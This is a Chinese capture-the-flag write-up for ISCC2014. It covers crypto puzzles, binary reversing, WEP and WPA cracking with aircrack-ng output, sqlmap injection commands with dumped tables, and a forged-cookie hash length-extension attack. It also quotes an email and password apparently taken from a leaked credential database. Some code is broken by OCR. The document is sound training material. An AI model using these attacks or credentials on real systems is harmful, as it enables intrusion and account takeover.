ISCC2014_Writeup

转载

ISCC2014 writeup


2014-06-21 0 个评论 作者：F1uYu4n

算上今年4月份的360 Hackergame通关战，这是我第二次参加CTF比赛，现将比赛过程的一些思路和想法记录下来，同时也感谢诸多大神的指教。

0x01 Basic孙子教学

兵者诡道

第一关没啥好说的，F12一下，在response header里能找到Key



Flag：Welcome-to-ISCC

知己知彼

密文4545 424545 454542 454542 42 424542 424545

45对应ASCII“-”，42对应“*”，变成了-- *-- --* --* * *-* *--，恰好是Morse密码，解密得到mwggerw，Caesar解密一下得到isccans，即Flag。开始一直没想到Caesar，直到看到两个g连在一起，比赛的名字又有两个c，才联想到的。

Flag：isccans。

正则指令


正则表达式如下

\bw{3}(?<x>\.)[xyz](?<3>o)(?<2>u)t\k<2>[bc][de]\k<x>c\3m\/watch\?v\=5x1vNTjbwcs\&list\=PL3ZQ5CpNulQm1cXMJ5M6tX3O5vyXnCYFc

w{3}=www，目测是个网址，然后[xyz]表示一个xyz之一起始的域名，做这题的时候我恰好翻过墙，然后看到后面的watch和list想到了是youtube.com，翻墙进入页面：www.youtube.com/watch?v=5x1vNTjbwcs&list=PL3ZQ5CpNulQm1cXMJ5M6tX3O5vyXnCYFd，视频标题即Flag。

Flag：Chile hit by an 8.2 magnitude earthquake

搜索情报




这题坑死了，开始一直以为是HEASLR，怎么输都不对……，后来经人提醒看图标才发现 这个logo，这个PE工具我电脑里有却一直没想到。
Flag：CFF Explorer

指令暗战

```
1        MOV AX,CS
2        MOV DS,AX
3        MOV ES,AX
4        MOV CX,0020H
5        MOV DX,1004H
6        MOV BX,000CH
7        MOV AX,2300H
```

使用汇编转换成机器码的软件：AsmToHex



Flag：8CC88ED88EC0B92000BA0410BB0C00B80023

巧入敌营

F12打开，将表单提交方式由get改成post，然后输入任意值提交即可。

key: 4qrPccxPe9

Flag：4qrPccxPe9

知兵之将

下载附件，得到password.out，用WinHex打开，文件头为7F 45 4C 46，用这个网站：http://www.garykessler.net/library/file_sigs.html查到是一个Linux下的可执行文件。

```
7F 45 4C 46                    .ELF
                        n/a  Executable and Linking Format executable file (Linux/U
```

用IDA加载，文件中有一段很惹眼的字符串：

```
sub     esp, 10h
mov     [ebp+var_4], offset aAbc456_09876ti ; "abc456_09876tiyouare"
leave
```

提交发现就是Flag。 Flag：abc456_09876tiyouare

虚实密文

下载附件，得到一张PNG图，用二进制打开，没发现什么端倪，看来Flag在图片内容里面。打开发现是两种字体一正一斜写成一句话：

FEAR CAN HOLD U PRISONER,HOPE CAN SET U FREE.

开始想的是把正斜体分开来处理，未果。经人提醒是培根密码，又学到一招，之前不知道这个。将密文5个一分组，a代表正体，b代表斜体得到：

```
1    aabab baaaa aabaa aabaa aaabb abbab ababb
```

查密码表得到freedom，用的是培根密码百度百科的第二种方式的密码表。

第二种方式

a AAAAA g AABBA n ABBAA t BAABA

b AAAAB h AABBB o ABBAB u-v BAABB

c AAABA i-j ABAAA p ABBBA w BABAA

d AAABB k ABAAB q ABBBB x BABAB

e AABAA l ABABA r BAAAA y BABBA

f AABAB m ABABB s BAAAB z [AA]

Flag：freedom

经之五事索其情

RSA算法加密，密文是981，w = 13，n = 2537，求明文P

题目中的“分解式的一个因子是43”完全没有必要告知。

n=2537=43*59=p*q， Φ(n)=(p-1)*(q-1)=42*58=2436，e=w=13，C=981

需要找到d使得d*e=1(mod Φ(n))，用一个我写的小工具得到d=937


于是明文P=C^d(mod n)，用python可以很快得出结果：

```
>>> pow(981,937,2537)
704
```

Flag：704

趁虚而入

下载附件，得到handshake.cap，看来是需要通过握手包来跑出密码。使用EWSA(ELcomsoft Wireless Security Auditor)打开cap文件：



选上合适的字典，开始攻击，最后得到结果：

Flag：zzzzzzzz

出其不意


要破WEP密码，首选aircrack-ng，这软件还有windows的GUI版，不过它只认.cap和.pcap格式的文件，需要将附件中的.pkt文件转换成.pcap格式。 开始选择wireshark进行转换，放到aircrack-ng里破解总是提示：

```
Failed. Next try with 80000 IVs.
```


看来wireshark不太给力，换成OmniPeek来转换，继续aircrack-ng，这下有结果了，aircrack-ng很快就搞定了：

```
                [00:00:01] Tested 26219 keys (got 76637 IVs)

  KB    depth   byte(vote)
   0    0/  1   32(104960) 54(89856) 63(87808) F8(86528) 03(86528)
   1    0/  1   30(108800) A2(89600) F4(88832) 81(88320) 3E(87552)
   2    0/  1   31(104704) 58(87808) BC(86272) 5D(86016) 09(85760)
   3    0/  1   34(90112) 1A(87552) E9(85760) 20(85760) 9A(85504)
   4    0/  1   49(100352) 85(92416) D3(88576) 34(88320) 72(88064)
   5    0/  1   73(115200) FB(88320) 69(87808) 00(87296) AC(85248)
   6    0/  1   63(93440) D8(89600) 37(89088) 1B(86784) 24(86528)
   7    0/  1   43(101632) 6D(89600) B3(89344) 6C(86528) 3C(86272)
   8    0/  1   77(99328) 82(91136) C8(87296) 2D(86528) CE(86016)
   9    0/  1   69(99840) B3(93952) 4F(88576) AB(88320) B4(88064)
  10    0/  1   13(88064) 24(87296) 8C(85760) 3C(85248) 77(84736)
  11    0/  1   2B(89856) 96(88576) 5B(88320) 7B(87808) BF(87040)
  12    0/  1   59(92804) F1(91888) FD(87348) 1E(87048) 53(86336)

    KEY FOUND! [ 32:30:31:34:49:73:63:43:77:69:66:69:59 ] (ASCII: 2014IscC
)
       Decrypted correctly: 100%
```


WEP的密钥的ASCII值为：2014IscCwifiY 然后用wireshark或OmniPeek打开.pkt或.pcap文件都行，输入WEP密钥解码数据包。 wireshark：



OmniPeek：



在第一个HTTP包里面就能找到登录密码：



Flag：Thisiskey

择人任势

这是一道陈题，SWPU2012的题，刚参赛的时候，很多题不得要领，于是翻了不少其他CTF的writeup，恰巧就看到了这题。以下是SWPU提供的解答： 用记事本打开，注意末尾的代码：

```
1
:execute(replace(replace(strreverse(swpu), Chr
23646
), Chr(
34
)),
"★"
, vbCrLf))
```

显然execute后的括号里是在进行代码解密还原，我们现在需要明文代码，将末尾代码修改为：

```
Set fso = CreateObject(
"scripting.FileSystemObject"
)

Set myfile = fso.openTextFile(
"code.txt"
,
2
, True)

myfile.write(replace(replace(strreverse(swpu),
23646
), Chr(
34
)),
"★"
, vbCrLf))

Set myfile = Nothing

Set fso = Nothing
```

修改后保存，然后打开输出文件code.txt，分析代码，发现关键算法如下：

```
if (len(str)=14) then

for i=0 to 13

if Int(asc(mid(str,14-i,1))+pwda(i))=Int(tbl(i+pwdb(i))) then

x=x+1

else

msgbox err

exit for

end if

next

if x=14 then

msgbox ok

end if

else

msgbox err

end if
```

首先，输入的文本长度必须为14，接着就是每一位的验证：

```
Int(asc(mid(str,14-i,1))+pwda(i))=Int(tbl(i+pwdb(i)))
```

只有满足这个条件的字母，程序才会继续验证下一条，否则就报错，分析一下这句判断，pwda、pwdb、tbl都是常量数组，因此这里只需要进行反向计算即可。 将循环部分的代码改为如下代码：

```
for i= 0 to 13

key = chr(tbl(i+pwdb(i)) - pwda(i))&key '验证是

next

msgbox key
```

再次运行这个VBS，即可得到本题的Flag。

Flag：vB5_5cR1pT.Vb$

庙算多寡，胜负定矣

下载附件，打开是一个加密txt文本的程序。用IDA打开该程序，大致可以看到：

```
v11 = fopen(&v7, "rb+");
if ( v11 )
{
  v10 = fopen("TempFile.pyq", "wb+");
  if ( v10 )
  {
    while ( !sub_401B00((int)v11) )
    {
      v9 = fgetc(v11);
      if ( v9 != -1 )
      {
        if ( v9 )
        {
          if ( v9 <= 47 || v9 > 96 )
          {
            if ( v9 > 46 )
              v9 -= v9 % 61;
            else
              v9 += v9 % 11;
          }
          else
          {
            v9 += 53;
          }
          fputc(v9, v10);
        }
```


其中sub_401b00：

```
int __cdecl sub_401B00(int a1)
{
  return *(_DWORD *)(a1 + 12) & 0x10;
}
```

基本上可以确定是单码代换，我们可以自行构造合适的txt来测试加密过程：

首先取txt内容为：0123456789abcdefghijklmnopqrstuvwxyz。

得到对应的密文为：efghijklmn==========z。

可以看出0-9依次加密为e-n，a-y的加密结果均为“=”，z加密不变。

再取txt内容为：ABCDEFGHIJKLMNOPQRSTUVWXYZ，

得到对应的密文为：vwxyz{|}~€当儩厍嗆墑媽崕?。

Winhex下查看即知，密文的ASCII码恰为0x76，0x77，…，0x8F，得到ABCDE依次加密为vwxyz。

最后取txt内容为 !"#$%&'()*+,-./

得到对应的密文为!#%')+-/135,.0

由此我们知道已知密文“+%=keky+%=jjnx”中：

```
“+”→“&”  “%”→“#”

“k”→“
6
”  “e”→“
0
”

“y”→“D”  “j”→“
5
”

“n”→“
9
”  “x”→“C”
```

最后还有一项“=”，但是a-y的加密结果均为“=”，由&#我们知道这是Unicode编码方式，“=”应该由16进制标识符x加密而来，从而明文是&#x606D&#x559C，对应的中文汉字就是“恭喜”。

Flag：&#x606D&#x559C

0x02 Web桓公霸业

国君之争

下载附件，得到crackBynet，用WinHex打开，文件头为7F 45 4C 46，依然是Lunix可执行文件，IDA加载之，翻了一阵有个echo(void)的函数很可疑：

```
std__operator___std__char_traits_char__(std__cout, "the password is :
std__allocator_char___allocator(&v14);
std__string__string(&v15, "sdfaer34dfv234523aae3fas", &v14);
std__allocator_char____allocator(&v14);
v1 = std__string__at(&v15, 10);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v1);
v2 = std__string__at(&v15, 0);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v2);
v3 = std__string__length(&v15);
std__ostream__operator__(std__cout, v3);
v4 = std__string__at(&v15, 1);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v4);
v5 = std__string__at(&v15, 4);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v5);
std__string__append(&v15, "sdfsad");
v6 = std__string__at(&v15, 8);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v6);
v7 = std__string__at(&v15, 21);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v7);
v8 = std__string__at(&v15, 8);
std__operator___std__char_traits_char__(std__cout, *(_BYTE *)v8);
std__string__append(&v15, "wrwnxcisd");
v9 = std__string__at(&v15, 16);
std__operator___std__char_traits_char__(std__cout, *(_BY
```

有个the password is：心中窃喜，开始一直以为Flag就是那三个字符串的组合，无奈怎么尝试都不正确，还是决定分析函数看运行结果。

```
std__string__string(&v15,
"sdfaer34dfv234523aae3fas"
, &v14);
```

即v15=″sdfaer34dfv234523aae3fas″.

```
v1 = std__string__at(&v15,
10
);          v1=v15[
10
]='v', 然后cout<<v1;

v2 = std__string__at(&v15,
0
);           v2=v15[
0
]='s', 然后cout<<v2;

v3 = std__string__length(&v15);         v3=len
24
, 然后cout<<v3;

v4 = std__string__at(&v15,
1
);           v4=v15[
1
]='d', 然后cout<<v4;

v5 = std__string__at(&v15,
4
);           v5=v15[
4
]='e', 然后cout<<v5;

std__string__append(&v15,
"sdfsad"
);     v5=
"sdfaer34dfv234523aae3fassdfsad"

v6 = std__string__at(&v15,
8
);           v6=v15[
8
]='d', 然后cout<<v6;

v7 = std__string__at(&v15,
21
);          v7=v15[
21
]='f', 然后cout<<v7;

v8 = std__string__at(&v15,
8
);          v8=v15[
8
]='d', 然后cout<<v8;

std__string__append(&v15,
"wrwnxcisd"
);

v15=
"sdfaer34dfv234523aae3fassdfsadwrwnxcisd"

v9 = std__string__at(&v15,
16
);         v9=v15[
16
]='
3
', 然后cout<<v9;

v10 = std__string__at(&v15,
13
);        v10=v15[
13
]='
4
```

```
’, 然后cout<<v10;


v11 = std__string__at(&v15,
12
);       v11=v15[
12
]=’
3
’, 然后cout<<v11;


v12 = std__string__at(&v15,
19
);       v12=v15[
19
]=’e’, 然后cout<<v12;
```


一共输出了vs24dedfd343e，提交即Flag。

Flag：vs24dedfd343e

霸业蓝图

根据题目要找的是exif漏洞，搜索exif漏洞：

应该在上传的图片的exif信息里嵌入xss代码。



Flag：19ojep03

君臣论证

BurpSuite截下包发现是通过multipart/form-data方式传递表单：

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl6psrYXaLB3u
DNT: 1
Referer: http://www.ty-ing.org/script/3/
Accept-Encoding: gzip,deflate
Accept-Language: zh-CN

------WebKitFormBoundaryl6psrYXaLB3uAjsg
Content-Disposition: form-data; name="balance"

3
------WebKitFormBoundaryl6psrYXaLB3uAjsg
Content-Disposition: form-data; name="year"

2012
------WebKitFormBoundaryl6psrYXaLB3uAjsg
Content-Disposition: form-data; name="month"

1
------WebKitFormBoundaryl6psrYXaLB3uAjsg
Content-Disposition: form-data; name="submit"

Let's Go !
------WebKitFormBoundaryl6psrYXaLB3uAjsg--
```

改成一般的表单(post)传递参数，页面正常显示。

```
balance=
4
&year=
2012
&month=
1
&submit=Let%27s+Go+%
21
```

多次尝试发现balance=2时，©处总是显示2013，比较稳定。 故决定固定balance=2进行注入。

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u http://www.ty-ing.org/scr
3/ --data="balance=2&year=2012&month=1&submit=Let%27s+Go+%21"
```

```
available databases [3]:
[*] information_schema
[*] script
[*] test
```

```
Database: script
[3 tables]
+----------+
| people   |
| report   |
| xiaoming |
+----------+
```

根据题目提示，秘密在xiaoming这张表中。

```
Database: script
Table: xiaoming
[1 entry]
+----+--------------------------+
| id | secret                   |
+----+--------------------------+
| 1  | the secret is 9xme0siv2  |
+----+--------------------------+
```

Flag：9xme0siv2

火眼金睛

http://script.iscc.org.cn/web01_853d9ed229ab47b5878c456d2d861c

页面提示有两个用户，Admin和VeryCD永垂不朽，看来是要通过一般用户VeryCD永垂不朽来获取管理员Admin的密码。

http://script.iscc.org.cn/web01_853d9ed229ab47b5878c456d2d861dad/l

下有个登录框，需要的是邮箱和密码而不是用户名。

邮箱

密码

登录

将VeryCD永垂不朽放到社工库搜索得到：

VeryCD永垂不朽　stanley.jiang@ap.jll　gnikni[512312

使用邮箱stanley.jiang@ap.jll和密码gnikni[512312成功登录。


欢迎回来!VeryCD????

下载图片用Winhex打开，在文件末段可以看到部分代码。


```
0A 0A 24 61 75 74 68 20  3D 20 66 61 6C 73 65 3B  ..$auth = false;
0A 69 66 20 28 69 73 73  65 74 28 24 5F 43 4F 4F  .if (isset($_COO
4B 49 45 5B 22 61 75 74  68 22 5D 29 29 20 7B 0A  KIE["auth"])) {.
20 20 20 24 61 75 74 68  20 3D 20 75 6E 73 65 72     $auth = unser
69 61 6C 69 7A 65 28 24  5F 43 4F 4F 4B 49 45 5B  ialize($_COOKIE[
22 61 75 74 68 22 5D 29  3B 0A 20 20 20 24 68 73  "auth"]);.   $hs
68 20 3D 20 24 5F 43 4F  4F 4B 49 45 5B 22 68 73  h = $_COOKIE["hs
68 22 5D 3B 0A 20 20 20  69 66 20 28 24 68 73 68  h"];.   if ($hsh
20 21 3D 3D 20 6D 64 35  28 24 53 45 43 52 45 54   !== md5($SECRET
20 2E 20 73 74 72 72 65  76 28 24 5F 43 4F 4F 4B   . strrev($_COOK
49 45 5B 22 61 75 74 68  22 5D 29 29 29 20 7B 20  IE["auth"])) {
20 20 20 2F 2F 24 53 45  43 52 45 54 20 69 73 20     //$SECRET is
61 6E 20 38 2D 62 79 74  65 20 73 61 6C 74 0A 20  an 8-byte salt.
20 20 20 20 24 61 75 74  68 20 3D 20 66 61 6C 73      $auth = fals
65 3B 0A 20 20 20 7D 0A  7D 0A 65 6C 73 65 20 7B  e;.   }.}.else {
0A 20 20 24 61 75 74 68  20 3D 20 66 61 6C 73 65  .  $auth = false
3B 0A 20 20 24 73 20 3D  20 73 65 72 69 61 6C 69  ;.  $s = seriali
7A 65 28 24 61 75 74 68  29 3B 0A 20 20 73 65 74  ze($auth);.  set
63 6F 6F 6B 69 65 28 22  61 75 74 68 22 2C 20 24  cookie("auth", $
73 29 3B 0A 20 20 73 65  74 63 6F 6F 6B 69 65 28  s);.  setcookie(
22 68 73 68 22 2C 20 6D  64 35 28 24 53 45 43 52  "hsh", md5($SECR
45 54 20 2E 20 73 74 72  72 65 76 28 24 73 29 29  ET . strrev($s))
29 3B 0A 7D 0A                                    );.}.
```

从代码可以得知，hsh=md5(salt+strrev(auth))，其中salt是8位的，直接搜索代码：

点进去发现原来是PlaidCTF2014的writeup，内容和火眼金睛极为相似，差别是一个md5，一个是sha256。



同时得到提示，有个admin.php的页面，打开



提示未授权。打开cookie：

通过hsh=md5(salt+strrev(auth))，看已有的hsh和auth能否得出salt。


从而salt=iamadmin。

明眼人一睇就知係 length extension attack
本來個曲奇餅係咁:
auth=b%3A0%3B;
hsh=ef16c2bffbcf0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916ed5c

依家想改到變 b:1;
作者好俾面咁將個 $s 加個 strrev 如果唔係都唔知點改
所以個 hash input 應該係 $SECRET . ";0:b%80...whatever...;1:b"

之後計一計呢個
sha256ext(";1:b","ef16c2bffbcf0b7567217f292f9c2a9a50885e01e002fa34db34c0bb916e
d5c3", 64+4);
出 967ca6fa9eacfe716cd74db1b1db85800e451ca85d29bd277828[illegible]

和这里类似：将auth=b:0;修改为b:1;，重新计算hash=md5(iamadmin;1:b)= 4221c14a2bc59a3c2998a531ff7cb929。将cookie的auth和hsh修改成这两个值：



刷新页面变成了：

下面就是post注入的时间了：

```
D:\Program Files\Python\sqlmap>python sqlmap.py -u http://script.iscc.org.c
01_853d9ed229ab47b5878c456d2d861dad/admin.php --data="id=1" -p id --cookie=
=b%3A1%3B; hsh=4221c14a2bc59a3c2998a531ff7cb929"
```

```
available databases [2]:
[*] information_schema
[*] web
```


```
Database: web
[1 table]
+--------+
| users  |
+--------+
```

暂无图片

使用管理员邮箱administrator@tianya.com和密码2461C83C809E8BA6登录网页：

欢迎回来!Admin

下载图片，Winhex打开，文件中部发现：



Request	Payload	Status	Error	Timeout	Length	Comment
34	G	200	☐	☐	620	
0		200	☐	☐	626	baseline request
1		200	☐	☐	626	
2	a	200	☐	☐	626	
3	b	200	☐	☐	626	
4	c	200	☐	☐	626	
5	d	200	☐	☐	626	
6	e	200	☐	☐	626	
7	f	200	☐	☐	626	
8	g	200	☐	☐	626	
9	h	200	☐	☐	626	
10	i	200	☐	☐	626	

Flag：I_AM_A_VERY_SMART_ADMIN_LOL

上古神兽


转让2048MB(≤2GB)，页面提示“生日礼物就给我这么点流量么？怎么也得100GB吧。嘻嘻”。转让2049MB，页面提示“你那有那么多流量啊？”。看来阀值是2048。大致代码应该是if(uploaded/1024<=2)…else…。

